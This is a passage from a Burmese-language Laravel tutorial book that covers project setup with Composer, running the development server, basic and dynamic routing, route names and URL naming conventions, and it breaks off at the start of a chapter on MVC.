ပထမဆုံးအနေနဲ့ ပရောဂျက်ဖိုဒါတည်ဆောက်လိုတဲ့နေရာမှာ Command Prompt (သို့) Terminal ကို ဖွင့်လိုက်ပါ။ **Tip** – Windows Explorer ရဲ့ Address Bar ထဲမှာ `cmd` [Enter] နှိပ်ခြင်းအားဖြင့် ရောက်ရှိနေတဲ့ဖိုဒါထဲမှာ Command Prompt ကို ဖွင့်လို့ရပါတယ်။



Windows မှာ Command Prompt လို့ခေါ်ပြီး တခြား OS တွေမှာ Terminal လို့ခေါ်ပါတယ်။ ရှေ့လျှောက် နှစ်မျိုး ပြောမနေတော့ပါဘူး။ Terminal လို့ပဲ သုံးနှုန်းပြီး ဆက်ပြောသွားပါမယ်။ Terminal ကို ဖွင့်ပြီးရင် ဒီ Command ကို Run ရမှာပါ။


```
composer create-project laravel/laravel blog "10.*"
```

`composer` Command အတွက် `create-project` Option ကိုပေးလိုက်တာပါ။ ဒါကြောင့် Composer က ကျွန်တော်တို့အတွက် ပရောဂျက်ဖိုဒါတစ်ခု ဆောက်ပေးသွားပါလိမ့်မယ်။ နောက်ကနေ အသုံးပြုလိုတဲ့ Vendor/Package ကို ပေးရပါတယ်။ နမူနာအရ `laravel` အမည်ရ Vendor ကပေးထားတဲ့ `laravel` အမည်ရ Package ကို အသုံးပြုမယ်ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပါတယ်။ သူ့နောက်က `blog` ကတော့ အသုံးပြုလိုတဲ့ ပရောဂျက်ဖိုဒါအမည် ဖြစ်ပါတယ်။ ကြိုက်တဲ့အမည် ပေးလို့ရပါတယ်။ နောက်ဆုံးက `"10.*"` ကတော့ လိုချင်တဲ့ Version ကို ပြောလိုက်တာပါ။ Laravel 10 ကို ရယူပေးသွားမှာ ဖြစ်ပါတယ်။

နောက်ဆုံးက Version နံပါတ် "10.*" က မထည့်လည်း ရပါတယ်။ ကိုယ့်စက်ထဲက PHP Version နဲ့ ကိုက်ညီတဲ့ Latest အဖြစ်ဆုံး Laravel Version ကို Composer က အလိုအလျောက် ယူပေးသွားမှာ ဖြစ်ပါတယ်။ ဒါပေမယ့် စာအုပ်မှာဖော်ပြမယ့် Version နဲ့ စာဖတ်သူလိုက်စမ်းတဲ့ Version မတူရင် တစ်ချို့နေရာတွေမှာ အဆင်မပြေမှာစိုးလို့ တူသွားအောင် တမင် Version နံပါတ် ထည့်ပြောပြီး ရယူလိုက်တာပါ။

မှတ်ချက် ။ ။ လက်ရှိ ဒီစာကို တည်းဖြတ်နေချိန်မှာ ထွက်ရှိထားတာက Laravel 10 ဖြစ်ပြီး Laravel 10 ကို အသုံးပြုနိုင်ဖို့အတွက် အနည်းဆုံး PHP 8.1 လိုအပ်မှာ ဖြစ်ပါတယ်။ 8.0 နဲ့ဆိုရင်တောင် မရပါဘူး။

Composer က `laravel` ကို Download ယူပေးပြီးတာနဲ့ တစ်ဆက်တည်း လိုအပ်တဲ့ ဆက်စပ် နည်းပညာတွေကိုပါ ဆက်တိုက် Download ယူပေးသွားမှာပါ။ ဒါကြောင့် နည်းနည်းတော့ အချိန်ပေးပြီး စောင့်ရနိုင်ပါတယ်။ ပြီးသွားတဲ့အခါ `blog` အမည်နဲ့ ပရောဂျက်ဖိုဒါကို ရမှာဖြစ်ပြီး၊ ပရောဂျက်ဖိုဒါထဲက `vendors` ထဲမှာ `laravel` နဲ့အတူ ဆက်စပ်လိုအပ်တဲ့ Package အားလုံး ရှိနေမှာ ဖြစ်ပါတယ်။



Running Laravel Project


နောက်တစ်ဆင့်အနေနဲ့ တည်ဆောက်ထားတဲ့ `blog` ပရောဂျက်ဖိုဒါအတွင်းမှာ Terminal ကိုဖွင့်ပြီး ပရောဂျက်ကို အခုလို Run နိုင်ပါတယ်။

```
php artisan serve
```

ဒါဆိုရင် ပရောဂျက်ကို PHP Development Server ရဲ့အကူအညီနဲ့ Run သွားပြီဖြစ်လို့ Browser ကိုဖွင့်ပြီး အခုလို ရိုက်ထည့် စမ်းကြည့်လို့ရပါတယ်။

- http://localhost:8000

ရလဒ်ကတော့ အခုလိုဖြစ်မှာပါ။



ဒီအဆင့်ထိရသွားပြီဆိုရင် Laravel ကို အသုံးပြုပြီး ကုဒ်တွေရေးသားဖို့ အသင့်ဖြစ်သွားပါပြီ။ ဒီစာအုပ်ထဲမှာ နမူနာပရောဂျက်အနေနဲ့ Article တွေ ရေးတင်ပြီး Comment တွေ ပေးလို့ရတဲ့ Blog System လေးတစ်ခုကို တည်ဆောက်သွားကြမှာ ဖြစ်ပါတယ်။

Laravel မှာ လိုချင်တဲ့ရလဒ်တစ်ခုရဖို့ ရေးသားနည်း သုံးလေးနည်း ရှိတတ်ပါတယ်။ အဲ့ဒါတွေအကုန် ထည့်ပြောနေမှာ မဟုတ်ဘဲ၊ သုံးသင့်တဲ့ တစ်နည်းထဲကိုပဲ ရွေးထုတ်ပြီး ပြောသွားမှာဖြစ်ပါတယ်။ အဲ့ဒီလို ပြောပြတဲ့ တစ်နည်းထဲနဲ့ပဲ အရင်ဆုံးပိုင်နိုင်အောင် လေ့လာလိုက်ပါ။ နောက်တော့မှ တခြားမူကွဲတွေ၊ တခြားနည်းလမ်းတွေကို လေ့လာပါ။ အစပိုင်းမှာ အဲ့ဒီလို မူကွဲတွေကြောင့် သိပ်ပြီးတော့ ခေါင်းစားမခံပါနဲ့ဦးလို့ ပြောချင်ပါတယ်။

အခန်း (၄၂) – Laravel Routing


Laravel ပရောဂျက်နဲ့ပတ်သက်ရင် ပထမဆုံးအနေနဲ့ စတင်လေ့လာကြမှာကတော့ Routing ဖြစ်ပါတယ်။ Routing ကို မြန်မာလို လွယ်လွယ်ပြောရရင် လမ်းကြောင်းဆွဲခြင်း လို့ ပြောရမှာပါ။ ဘယ်လမ်းကိုသွားရင် ဘယ်ရောက်မလဲ သတ်မှတ်ပေးတဲ့သဘောပါ။ တစ်နည်းအားဖြင့် ဘယ် URL လိပ်စာကို သွားရင် ဘာ အလုပ်လုပ်ရမလဲ သတ်မှတ်ပေးခြင်း ဖြစ်ပါတယ်။ ပရောဂျက်ဖိုဒါထဲက `/routes/web.php` ကို ဖွင့်ပြီး ဒီကုဒ်ကို ရေးဖြည့်ပြီး စမ်းကြည့်ပါ (သူ့နဂိုပါတဲ့ နမူနာကုဒ်ကို ဒီအတိုင်းထားပါ)။

PHP

```php
Route::get('/articles', function () {
    return 'Article List';
});

Route::get('/articles/detail', function () {
    return 'Article Detail';
});
```

Framework နဲ့အတူပါလာတဲ့ `get()` Route Method ကို အသုံးပြုထားခြင်း ဖြစ်ပါတယ်။ `get()` လိုမျိုး တခြား Route Method တွေလည်းရှိပါသေးတယ်။ လောလောဆယ် `get()` နဲ့ `post()` နှစ်ခုမှတ်ထား ရင် လုံလောက်ပါပြီ။ Basic API အခန်းရောက်တော့မှ တခြား Method တွေ ထပ်ကြည့်ပါဦးမယ်။ နမူနာမှာ `get()` Route Method အတွက် Parameter နှစ်ခုပေးထားပါတယ်။ ပထမတစ်ခုက URL လိပ်စာဖြစ်ပြီး ဒုတိယတစ်ခုက လုပ်ရမယ့်အလုပ် Function ဖြစ်ပါတယ်။ ဒီနမူနာအရ လိပ်စာက `/articles` ဆိုရင် သတ်မှတ်ထားတဲ့ Function အလုပ်လုပ်သွားတဲ့အတွက် Article List ဆိုတဲ့ စာတစ်ကြောင်းကို ပြန်ရမှာ ဖြစ်ပါတယ်။ အလားတူပဲ လိပ်စာက `/articles/detail` ဆိုရင်တော့ Article Detail ဆိုတဲ့ စာတစ်

ကြောင်းကို ပြန်ရမှာပါ။ ဒီလိုပါ -




သတိပြုပါ - ဒီလို စမ်းကြည့်လို့ရဖို့အတွက် `php artisan serve` နဲ့ ပရောဂျက်ကို Run ထားဖို့ လိုအပ်ပါတယ်။ ပြီးတော့၊ နမူနာ Screenshot တွေပြတဲ့အခါ URL လိပ်စာနဲ့ ရလဒ်ကို တွဲတွဲပြီးတော့ ကြည့်ပေးပါ။

မရှိတဲ့လိပ်စာကို ရိုက်ထည့်ပြီး စမ်းကြည့်လို့လည်း ရပါတယ်။ ဥပမာ ဒီလိုရိုက်ထည့်ပြီး စမ်းကြည့်ပါ -

- http://localhost:8000/something

ရလဒ်ကအနေနဲ့ 404 Not Found ကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။



Laravel မှာ Route လိုမျိုး လိုအပ်တဲ့အချိန်မှာ အလွယ်ယူသုံးလို့ရတဲ့ Class တွေ အများကြီး ရှိပါတယ်။ Facade Pattern လို့ခေါ်တဲ့ OOP Design Pattern တစ်ခုကို သုံးပြီးရေးထားတဲ့ Class တွေပါ။ သိပ်ခေါင်းစားမခံပါနဲ့။ အခေါ်အဝေါ်လောက်ပဲ မှတ်ထားပြီ နောက်မှ ဆက်လေ့လာပါ။ လောလောဆယ် အသင့်သုံးလို့ရတဲ့ Facade Class တွေ ရှိတယ်ဆိုတာလောက် မှတ်ထားရင် ရပါတယ်။ Source Code ထဲမှာ သွားကြည့်ချင်ရင် `/vendor/laravel/framework/src/illuminate/Support/Facade` ဆိုတဲ့ Path လမ်းကြောင်းနဲ့ ဖိုဒါတစ်ခု ရှိပါတယ်။ အဲ့ဒီထဲမှာ အသင့်သုံးလို့ရတဲ့ Facade Class တွေ ရှိနေပါတယ်။

ဒါပေမယ့် စောစောက နမူနာမှာ `Route::get()` လို့ရေးခဲ့ပေမယ့် `Route.php` ကုဒ်ဖိုင်ကို ဖွင့်ကြည့်ရင် `get()` Method ကို တွေ့ရမှာ မဟုတ်ပါဘူး။ `get()` Method တစ်ကယ်မရှိဘဲနဲ့ သုံးလို့ရအောင် Laravel က PHP ရဲ့ `__callStatic()` Magic Method ကို သုံးထားပါတယ်။ အဲ့ဒါကြောင့် ခေါင်းစားစရာတွေလို့ ပြောတာပါ။

Dynamic Routes

Routing အကြောင်း ဆက်ပါမယ်။ Route လို့ပြောရင် Static Route နဲ့ Dynamic Route ဆိုပြီး နှစ်မျိုးရှိပါတယ်။ Static Route ဆိုတာကတော့ ပုံသေ သတ်မှတ်ထားတဲ့ လမ်းကြောင်းပါ။ Dynamic Route ကတော့ ပါလာတဲ့ Route Parameter ပေါ်မူတည်ပြီး ပြောင်းလဲနိုင်တဲ့ လမ်းကြောင်းပါ။ Dynamic Route တစ်ခုနမူနာကို စမ်းကြည့်နိုင်ဖို့ ဒီကုဒ်ကို `/routes/web.php` ထဲမှာ ထပ်ဖြည့်ရေးပါ။

PHP

```
Route::get('/articles/detail/{id}', function ( $id ) {
    return "Article Detail - $id";
});
```

သတိပြုစရာ (၃) ချက်ရှိပါတယ်။ ပထမတစ်ချက်က လိပ်စာမှာပါတဲ့ `{id}` ဖြစ်ပါတယ်။ Laravel မှာ Route Parameter ကို ဒီလိုပေးရပါတယ်။ အဓိပ္ပါယ်က `{id}` ဟာ အရှင်ဖြစ်ပြီး မိမိနှစ်သက်ရာတန်ဖိုးကို `{id}` နေရာမှာ ပေးလို့ရတယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ ဥပမာ - `/articles/detail/123` ဆိုတဲ့ လိပ်စာ ဟာ ဒီသတ်မှတ်ချက်နဲ့ ကိုက်ညီသလို `/articles/detail/abc` ဆိုတဲ့လိပ်စာ ဟာလည်း ဒီ သတ်မှတ်ချက်နဲ့ ကိုက်ညီပါတယ်။

ဒုတိယတစ်ချက်ကတော့ Function Parameter ဖြစ်တဲ့ `$id` ပါ။ URL လိပ်စာရဲ့ `{id}` အဖြစ်ပေးလိုက်တဲ့ တန်ဖိုးကို Function ရဲ့ `$id` အဖြစ် Laravel က လက်ခံ အသုံးပြုပေးသွားမှာပါ။ တတိယအချက်ကတော့ PHP အခြေခံကို မေ့သွားမှာစိုးလို့သာ ထည့်ပြောတာပါ။ PHP မှာ String အတွင်း Variable တွေ့ တစ်ခါ တည်း ထည့်သွင်း အသုံးပြုလိုရင် Double Quote ကို အသုံးပြုရတယ် ဆိုတဲ့ အချက်ပါ။ ဒါကြောင့် `return` Statement အတွက် ပေးလိုက်တဲ့ String ကို Double Quote နဲ့ ရေးထားတာပါ။

ဒါကြောင့် လိပ်စာက `/articles/detail/123` ဆိုရင် ပြန်ရမှာက `Article Detail - 123` ဖြစ်ပါတယ်။ `/articles/detail/abc` ဆိုရင်တော့ ပြန်ရမှာက `Article Detail - abc` ဖြစ်ပါတယ်။ စမ်းကြည့်နိုင်ပါ။ ဒီနည်းနဲ့ Laravel မှာ Dynamic Route တွေ့ သတ်မှတ် အသုံးပြုရပါတယ်။

Route Names

Routing နဲ့ပတ်သက်ပြီး နောက်ထပ်တစ်ခုအနေနဲ့ ထည့်သွင်းမှတ်သားသင့်တာကတော့ Route Name ဖြစ်ပါတယ်။ သတ်မှတ်ထားတဲ့ Route တွေကို အမည်ပေးထားခြင်းအားဖြင့် နောင်လိုအပ်တဲ့အခါ အလွယ်တစ်ကူ ပြန်လည်အသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။ ဥပမာ -

PHP

```php
Route::get('/articles/more', function() {
    return redirect('/articles/detail');
});
```

ဒီကုဒ်ရဲ့အဓိပ္ပါယ်က URL လိပ်စာ `/articles/more` ဖြစ်ခဲ့မယ်ဆိုရင် `redirect()` Helper Function ရဲ့ အကူအညီနဲ့ `/articles/detail` ကိုသွားခိုင်းလိုက်တာ ဖြစ်ပါတယ်။ `/articles/detail` ကို အခုလို အမည်ပေးထားနိုင်ပါတယ်။

PHP

```php
Route::get('/articles/detail', function () {
    return 'Article Detail';
})->name('article.detail');
```

နောက်ဆုံးမှာ `name()` Method နဲ့ `article.detail` လို့ အမည်ပေးလိုက်တာပါ။ တစ်ကယ်တော့ အမည်က ကြိုက်သလို ပေးလို့ရပါတယ်။ တိုတိုတုတ်တုတ်ပဲ ပေးချင်လည်းရပါတယ်။ ဒါပေမယ့် Route Name တွေ များလာရင် တစ်ခုနဲ့တစ်ခုရောပြီး မှတ်ရခက်ကုန်မှာစိုးလို့ အလေ့အကျင့်ကောင်းတစ်ခု အနေနဲ့ အခုကတည်းက ပြည့်ပြည့်စုံစုံ ပေးထားတာပါ။ အခုလို အမည်ပေးထားပြီးပြီဖြစ်လို ဒီ Route ကိုလိုအပ်လို့ ပြန်သုံးချင်ရင် ပေးထားတဲ့ အမည်နဲ့ သုံးလို့ရပါပြီ။ ဥပမာ - စောစောက `/articles/more` Route လုပ်ဆောင် ချက်ကို အခုလို ပြင်လိုက်ပါမယ်။

PHP

```php
Route::get('/articles/more', function() {
    return redirect()->route('article.detail');
});
```

အလုပ်လုပ်ပုံက အတူတူပါပဲ။ `/articles/more` ကိုသွားလိုက်ရင် Redirect လုပ်ထားတဲ့အတွက် `/articles/detail` ကိုပဲ ရောက်သွားမှာပါ။ ဒါပေမယ့် URL လိပ်စာကို မသုံးတော့ဘဲ ပေးထားတဲ့ Route Name ကို သုံးပြီး အလုပ်လုပ်လိုက်တာပါ။

ဆက်ပြောမယ်ဆိုရင် Resource Route တို့ View Route တို့ Route Group တို့ ကျန်ပါသေးတယ်။ Resource Route အကြောင်းကိုတော့ Basic API အခန်းကျမှ ဆက်ကြည့်ပါမယ်။

URL Pattern

URL လိပ်စာတွေ သတ်မှတ်တဲ့အခါ ကြိုက်တဲ့ပုံစံနဲ့ ကြိုက်သလိုပေးလို့ရပါတယ်။ ဒါပေမယ့် ပေးလို့ရတယ်ဆိုတိုင် စွတ်ပေးလို့ မဖြစ်ပါဘူး။ များလာတဲ့အခါ ကိုယ်ပေးထားတဲ့ URL ကို ကိုယ်မမှတ်မိတော့ဘဲ ရှုပ်ကုန်ပါလိမ့်မယ်။ URL လိပ်စာတွေပေးတဲ့အခါ လိုက်နာသင့်တဲ့ အချက်လေးတွေ ရှိပါတယ်။ လိုရင်းအနှစ်ချုပ်အနေနဲ့ ဒီ Pattern လေး (၂) ခုကို မှတ်ထားပေးပါ။

- **/resource/action/id**
- **/resource/action/id/sub-resource/sub-action**

<u>စာလုံးအသေးတွေချည်းပဲ သုံးတယ်ဆိုတဲ့အချက်ကနေ စမှတ်ပါ</u>။ လိုအပ်ရင် Dash ကို သုံးနိုင်ပါတယ်။ Underscore ကို မသုံးသင့်ပါဘူး။ `camelCase` တွေ မသုံးသင့်ပါဘူး။ ရှေ့ဆုံးက အချက်အလက် အမျိုးအစား (Resource) နဲ့ စသင့်ပါတယ်။ Plural Case (အများကိန်း) ဖြစ်သင့်ပါတယ်။ ဥပမာ - `articles`, `users`, `students`, `customers`, `products` စသဖြင့် ဆောင်ရွက်လိုတဲ့ လုပ်ငန်းအမျိုးအစား ဖြစ်ပါတယ် (Noun လို့လည်း ဆိုနိုင်ပါတယ်)။ သူ့နောက်က အလုပ်အမျိုးအစား (Action) လိုက်သင့်ပါတယ်။ ဥပမာ - `add`, `update`, `delete`, `view`, `detail` စသဖြင့် ဖြစ်ပါတယ် (Verb လို့လည်း ဆိုနိုင်ပါတယ်)။ နောက်ဆုံးကနေ Unique Identifier (id) လိုက်ရမှာပါ။ ဒီ Pattern အတိုင်း URL လိပ်စာအချို့ကို နမူနာဖော်ပြလိုက်ပါတယ်။

- `/users`
- `/products/view/{id}`
- `/customers/update/{id}`
- `/students/add`

Sub Route ပါဝင်တဲ့ နမူနာတစ်ချို့ကိုလည်း ဖော်ပြပေးလိုက်ပါတယ်။

- `/users/detail/{id}/photos`
- `/products/view/{id}/comments/add`
- `/students/show/{id}/marks`

အတတ်နိုင်ဆုံး ဒီ Pattern ဘောင်ထဲမှာပဲ URL လိပ်စာတွေကို သတ်မှတ်ပေးပါ။ ဒီ Pattern ဘောင်ထဲမှာ ဝင်ဖို့ခက်တဲ့ ရှုပ်ထွေးတဲ့ လုပ်ဆောင်ချက်တွေ ရှိလာခဲ့ရင်တောင် ကြိုးစားပြီး ရအောင်သတ်မှတ်ပေးပါ။ အပိုထပ်ဆောင်းလိုအပ်တဲ့ အချက်အလက်တွေကို URL Query အနေနဲ့ ဖြည့်ပေးနိုင်ပါတယ်။ ဥပမာ - ရန်ကုန်တိုင်းမှာရှိတဲ့ ကျောင်းသူစာရင်းကို လိုချင်တယ်ဆိုကြပါစို့။ Resource (Noun) က `students` ပါ။ Action (Verb) က `list` (သို့) `all` ဖြစ်နိုင်ပါတယ်။ တစ်ကယ်တော့ `list` တို့ `all` တို့ကို Default လို့ သဘောထားပြီး မပေးတာ ပိုကောင်းပါတယ်။ ID ကတော့ ဒီနေရာမှာ မလိုအပ်ပါဘူး။ လိုချင်တဲ့ ရလဒ်မှာ ပါဝင်တဲ့ ရန်ကုန်တိုင်း တို့ ကျောင်းသူတို့က ဘာတွေလဲ။ Resource လား၊ Action လား၊ ID လား၊ Sub-Route လား။ တစ်ခုမှ မဟုတ်ပါဘူး။ ဒါကြောင့် ဒီလိုမျိုး မပေးသင့်ပါဘူး။

- `/students/list/yangon/female`

URL လေးက သုံးချင်စရာလေးပါ။ ဒါပေမယ့် Pattern ဘောင် မဝင်တော့ပါဘူး။ နောက်အလားတူ ကိစ္စမှာ ရှေ့နောက်မညီရင် ရှုပ်ကုန်ပါတော့မယ်။ ဥပမာ -

- `/customers/all/male/yangon`

ရှေ့နောက်အစီအစဉ်တွေ Consistence မဖြစ်တော့ပါဘူး။ အသုံးအနှုန်းတွေ Consistence မဖြစ်တော့ပါဘူး။ Route တွေများလာတဲ့အခါ စီမံရခက်ကုန်ပါလိမ့်မယ်။ ဒါကြောင့် `/resource/action/id` ဘောင်ထဲကနေသာ တူညီစွာပေးပါ။ လက်တွေ့လိုအပ်တဲ့အခါ URL Query တွေကို သုံးနိုင်ပါတယ်။ ဥပမာ

- `/students?location=ygn&sex=female`

ဒါဟာ မဖြစ်မနေလိုက်နာရမယ့် ပုံသေနည်းတော့ မဟုတ်ပါဘူး။ ဒါပေမယ့် လိုက်နာမယ်ဆိုရင် အကျိုးရှိတဲ့ URL Pattern Convention ဖြစ်ပါတယ်။

အခန်း (၄၃) – MVC – Model – View - Controller


Laravel ဟာ MVC Framework တစ်ခုဖြစ်တဲ့အတွက် ရှေ့ဆက်မသွားခင် Model – View – Controller (MVC) အကြောင်းကို ကြားဖြတ်လေ့လာဖို့ လိုအပ်ပါတယ်။ MVC ဟာ ကနေ့ခေတ်မှာ Web Application Framework တိုင်းက စံထားပြီးသုံးနေကြတဲ့ Structure Pattern ဖြစ်ပါတယ်။ ဖတ်ရှုနားလည်ရလွယ်ကူပြီး ပြုပြင်ထိမ်းသိမ်းရလည်း 